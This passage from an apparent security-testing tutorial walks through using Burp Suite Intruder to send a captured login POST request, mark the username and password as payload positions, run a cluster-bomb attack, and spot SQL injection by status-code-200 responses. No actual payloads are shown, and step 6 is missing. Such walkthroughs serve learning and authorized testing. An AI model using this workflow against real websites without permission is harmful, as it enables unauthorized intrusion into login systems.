
**Step3**: go back to website and click on login. And get back to burpe and right click on post request and click on send to intruder. Then add the special character at the username and passwd to insert payload there.




**Step4** : set the payload for two positions(username and passwd).



**Step5**: before that select cluster bomb attack, then click on start attack thus opens up results page.



**Step7**: select payload containing status code 200 and check the result under response>render page, you can see the result as below.



**Step8**: hence found a website vulnerable to sqli.